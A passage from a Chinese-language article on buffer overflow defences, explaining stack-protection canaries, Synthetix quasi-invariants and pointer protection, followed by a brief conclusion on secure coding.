　　利用一个在函数调用时产生的一个32位的随机数来实现保密，使得攻击者不可能猜测到附加字节的内容.而且，每次调用附加字节的内容都在改变，也无法预测。通过检查堆栈的完整性的堆栈保护法是从Synthetix方法演变来的。Synthetix方法通过使用准不变量来确保特定变量的正确性。这些特定的变量的改变是程序实现能预知的，而且只能在满足一定的条件才能可以改变。这种变量我们称为准不变量。Synthetix开发了一些工具用来保护这些变量。攻击者通过缓冲区溢出而产生的改变可以被系统当做非法的动作。在某些极端的情况下，这些准不变量有可能被非法改变，这时需要堆栈保护来提供更完善的保护了。实验的数据表明，堆栈保护对于各种系统的缓冲区溢出攻击都有很好的保护作用．并能保持较好的兼容性和系统性能。分析表明，堆栈保护能有效抵御现在的和将来的基于堆栈的攻击。堆栈保护版本的Red Hat Linux 5．1已经在各种系统上运行了多年，包括个人的笔记本电脑和工作组文件服务器。  
　　iii指针保护  
　　在堆栈保护设计的时候，冲击堆栈构成了缓冲区溢出攻击的常见的一种形式。有人推测存在一种模板来构成这些攻击(在1996年的时候)。从此，很多简单的漏洞被发现，实施和补丁后，很多攻击者开始用更一般的方法实施缓冲区溢出攻击。指针保护是堆钱保护针对这种情况的一个推广。通过在所有的代码指针之后放置附加字节来检验指针在被调用之前的合法性，如果检验失败，会发出报警信号和退出程序的执行，就如同在堆栈保护中的行为一样。这种方案有两点需要注意：  
　　(1)附加字节的定位  
　　附加字节的空间是在被保护的变量被分配的时候分配的，同时在被保护字节初始化过程中被初始化。这样就带来了问题：为了保持兼容性，我们不想改变被保护变量的大小，因此我们不能简单地在变量的结构定义中加入附加字。还有，对各种类型也有不同附加字节数目。  
　　(2)查附加字节  
　　每次程序指针被引用的时候都要检查附加字节的完整性。这个也存在问题因为“从存取器读”在编译器中没有语义，编译器更关心指针的使用，而各种优化算法倾向于从存储器中读人变量.还有随着变量类型的不同，读入的方法也各自不同。到目前为止，只有很少—部分使用非指针变量的攻击能逃脱指针保护的检测。但是，可以通过在编译器上强制对某一变量加入附加字节来实现检测，这时需要程序员自己手工加入相应的保护了。

1. **总结**

目前，基于缓冲区溢出的攻击依然存在并且威胁着用户网络以及各方面的安全，我们目前所能提供的防范方式非常有限，但我们作为程序员在编写代码的过程中一定要注意，保证代码自身的安全性是降低攻击最重要的一环。